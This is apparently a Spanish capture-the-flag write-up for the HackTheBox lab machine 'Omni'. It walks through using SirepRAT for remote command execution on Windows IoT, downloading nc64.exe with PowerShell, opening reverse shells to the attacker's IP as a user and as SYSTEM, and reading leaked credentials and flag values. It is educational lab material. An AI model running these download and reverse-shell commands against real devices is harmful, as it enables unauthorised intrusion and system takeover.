


MÁQUINA OMNI HACKTHEBOX



Escaneo inicial con nmap:

```
[ktulu@parrot] ~/HTB/omni/nmap nmap -sC -sV -p135,5985,8080,29817,29819,29820 10.10.10.204 -o targeted -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-27 11:43 CEST
Nmap scan report for 10.10.10.204
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
135/tcp   open  msrpc  Microsoft Windows RPC
5985/tcp  open  wpnp   Microsoft IIS httpd
8080/tcp  open  wpnp   Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
| _ Basic realm=Windows Device Portal
| _ http-server-header: Microsoft-HTTPAPI/2.0
| _ http-title: Site doesn't have a title.
29817/tcp open  unknown
29819/tcp open  arcserve ARCserve Discovery
29820/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.80%I=7%D=8/27%Time=5F478062P=x86_64-pc-linux-gnu%r(N
SF:ULL,10,"*\LY\xa5\xfb'\x04G\xa9m\x1c\xc9'\xc80\x12")%r(GenericLines,10,"
SF:*\LY\xa5\xfb'\x04G\xa9m\x1c\xc9'\xc80\x12")%r(Help,10,"*\LY\xa5\xfb'\x0
SF:4G\xa9m\x1c\xc9'\xc80\x12");
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.93 seconds
[ktulu@parrot] ~/HTB/omni/nmap
```

Hay una web en el puerto 8080. Accedo y veo un panel login, de momento no tengo credenciales.

También veo arcserve, el cual es vulnerable a varios exploits pero pruebo algunos y no dan resultado.

Viendo que en HackTheBox no dicen el sistema operativo de la máquina intuyo que puede ser un windows IOT, dado que en webserver es IIS.

Busco por algún script para explotar windows IOT y encuentro el siguiente:

<https://github.com/SafeBreach-Labs/SirepRAT>


Empieza la diversión ;-)

En uno de los ejemplos de uso del script dice que se puede ejecutar comandos así:

```
python SirepRAT.py 192.168.3.17 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args " /c echo {{userprofile}}"
```

Para probar si tengo ejecución de comandos ejecuto en mi máquina tcpdump -i tun0 icmp para ponerme a la escucha de peticiones icmp y ejecuto lo siguiente:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args " /c ping 10.10.15.114"
```



```
Thursday 27 August at 17:54 Vol 60% | Ram 87% | Cpu 11% |  
[ktuluparrot] ~/ATB/omni/exploits/SirepRAT python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args " /c ping 10.10.15.114"  
-HResult: 0x0  
-OutputStreamResult | type: 11, payload length: 99, payload peek: 'Pinging 10.10.15.114 with 32 bytes of data:Rep>  
-OutputStreamResult | type: 11, payload length: 53, payload peek: 'Reply from 10.10.15.114: bytes=32 time=109ms TTL=64>  
-OutputStreamResult | type: 11, payload length: 53, payload peek: 'Reply from 10.10.15.114: bytes=32 time=107ms TTL=64>  
-OutputStreamResult | type: 11, payload length: 249, payload peek: 'Reply from 10.10.15.114: bytes=32 time=109ms TTL=64>  
-ErrorStreamResult | type: 12, payload length: 4, payload peek: '>  
[ktuluparrot] ~/ATB/omni/exploits/SirepRAT |  
[ktuluparrot] ~ sudo tcpdump -i tun0 icmp  
[sudo] password for ktulu:  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes  
17:53:59.923936 IP 10.10.10.204 > 10.10.15.114: ICMP echo request, id 1, seq 2541, length 40  
17:53:59.924920 IP 10.10.15.114 > 10.10.10.204: ICMP echo reply, id 1, seq 2541, length 40  
17:54:00.949462 IP 10.10.10.204 > 10.10.15.114: ICMP echo request, id 1, seq 2544, length 40  
17:54:00.949527 IP 10.10.15.114 > 10.10.10.204: ICMP echo reply, id 1, seq 2544, length 40  
17:54:01.972396 IP 10.10.10.204 > 10.10.15.114: ICMP echo request, id 1, seq 2546, length 40  
17:54:01.972490 IP 10.10.15.114 > 10.10.10.204: ICMP echo reply, id 1, seq 2546, length 40  
17:54:02.994497 IP 10.10.10.204 > 10.10.15.114: ICMP echo request, id 1, seq 2548, length 40  
17:54:02.994652 IP 10.10.15.114 > 10.10.10.204: ICMP echo reply, id 1, seq 2548, length 40  
parrot 5.7.0- 1:VPN 2:Scanning 3:zsh- 4:zsh* 5:zsh 3:56 jue 5:54:10 2020-08-27
```

Bien! Tengo ejecución de comandos. Ahora me descargo nc64.exe y ejecuto lo siguiente para subir el archivo a la máquina:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args " /c powershell -command iwr http://10.10.15.114:8000/nc64.exe -OutFile C:\windows\system32\spool\drivers\color\nc64.exe"
```


Utilizo el directorio C:\windows\system32\spool\drivers\color porque ahí suelen tener permisos de escritura todos los usuarios. Antes había probado con c:\windows\temp y no me había funcionado.

Me pongo a la escucha en el puerto 443 con rlwrap nc -lvnp 443

Seguidamente ejecuto lo siguiente para recibir la shell:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args "/c C:\windows\system32\spool\drivers\color\nc64.exe 10.10.15.114 443 -e powershell.exe"
```

Bingo!



```
[ktuluparrot] ~/HTB/omni/exploits/SirepRAT: python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args "/c C:\windows\system32\spool\drivers\color\nc64.exe 10.10.15.114 443 -e powershell.exe"
```

```
[ktuluparrot] ~/HTB/omni: python3 -m http.server
```

```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
10.10.10.204 - - [27/Aug/2020 17:21:12] "GET /PS.ps1 HTTP/1.1" 200 -
```

```
10.10.10.204 - - [27/Aug/2020 17:23:03] "GET /PS.ps1 HTTP/1.1" 200 -
```

```
10.10.10.204 - - [27/Aug/2020 17:28:10] "GET /nc64.exe HTTP/1.1" 200 -
```

```
10.10.10.204 - - [27/Aug/2020 17:28:37] "GET /nc64.exe HTTP/1.1" 200 -
```

```
10.10.10.204 - - [27/Aug/2020 17:34:54] "GET /PS.ps1 HTTP/1.1" 200 -
```

```
10.10.10.204 - - [27/Aug/2020 17:39:51] "GET /nc.exe HTTP/1.1" 200 -
```

```
PS C:\> dir
```

```
dir
```

```
Directory: C:\
```

Mode	LastWriteTime	Length	Name
d----	7/28/2020 2:36 AM		\$Reconfig\$
d----	10/26/2018 11:35 PM		Data
d----	10/26/2018 11:37 PM		Program Files
d----	10/26/2018 11:38 PM		PROGRAMS
d----	10/26/2018 11:37 PM		SystemData
d----	10/26/2018 11:37 PM		Users
d----	7/31/2020 10:35 PM		Windows

```
PS C:\> hostname
```

```
hostname
```

```
omni
```

```
PS C:\>
```

parrot 5.7.0- 1:VPN 2:Scanning 3:zsh* 4:zsh- 5:zsh 4:03 jue 6:01:05 2020-08-27

Me doy cuenta de que no tengo privilegios y analizando el comando utilizado en el script veo que quitando esto: --as_logged_on_user accedo como system!

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "c:\Windows\System32\cmd.exe" --args "/c c:\windows\system32\spool\drivers\color\nc64.exe 10.10.15.114 443 -e powershell.exe -v"
```

```
Get-ChildItem -Path C:\ -Filter user.txt -Recurse -ErrorAction SilentlyContinue -
Force
Get-ChildItem -Path C:\ -Filter user.txt -Recurse -ErrorAction SilentlyContinue -
Force
```

```

Directory: C:\Data\Users\app

Mode                LastWriteTime         Length Name
----                -
-ar---             7/4/2020   9:53 PM           1958 user.txt

PS C:\> Get-ChildItem -Path C:\ -Filter root.txt -Recurse -ErrorAction SilentlyContinue -Force
Get-ChildItem -Path C:\ -Filter root.txt -Recurse -ErrorAction SilentlyContinue -Force

Directory: C:\Data\Users\administrator

Mode                LastWriteTime         Length Name
----                -
-ar---             7/4/2020   9:48 PM           1958 root.txt

PS C:\> |

```

[illegible]

<https://sobrebits.com/como-gestionar-las-credenciales-de-un-script-de-powershell/>

Pero solo el usuario propietario del fichero lo puede desenscriptar.

Encuentro en la siguiente ruta un archivo r.bat

C:\program files\windowspowershell\modules\packagemanagement

que contiene lo siguiente:

```
@echo off
```

```
:LOOP
```

```
for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /  
delete
```

```
net user app mesh5143
```

```
net user administrator _1nt3rn37ofTh1nGz
```

```
ping -n 3 127.0.0.1
```


```
cls
```

```
GOTO :LOOP
```

```
:EXIT
```

Accedo a la web con el usuario app y su contraseña y veo un apartado que dice run command.

Ejecuto c:\windows\system32\spool\drivers\color\nc64.exe 10.10.14.63 4646 -e powershell.exe y recibo una conexión del usuario app, que es el propietario de la flag user.txt.



Ya siendo el usuario app puedo sacar la flag de esta forma:

```
$credenciales = Import-Clixml -Path .\user.txt  
$credenciales.GetNetworkCredential().password
```

```
PS C:\data\users\app> $credenciales = Import-Clixml -Path .\user.txt  
$credenciales = Import-Clixml -Path .\user.txt  
PS C:\data\users\app> $credenciales.GetNetworkCredential().password  
$credenciales.GetNetworkCredential().password  
7cfd50f6bc34db3204898f1505ad9d70  
PS C:\data\users\app>
```

user.txt → 7cfd50f6bc34db3204898f1505ad9d70

Y exactamente el mismo proceso para el root.txt accediendo a la web con administrator.

```
PS C:\data\users\administrator> $credenciales = Import-Clixml -Path .\root.txt
$credenciales = Import-Clixml -Path .\root.txt
PS C:\data\users\administrator> $credenciales.GetNetworkCredential().password
$credenciales.GetNetworkCredential().password
5dbdce5569e2c4708617c0ce6e9bf11d
PS C:\data\users\administrator> █
```

Root.txt → 5dbdce5569e2c4708617c0ce6e9bf11d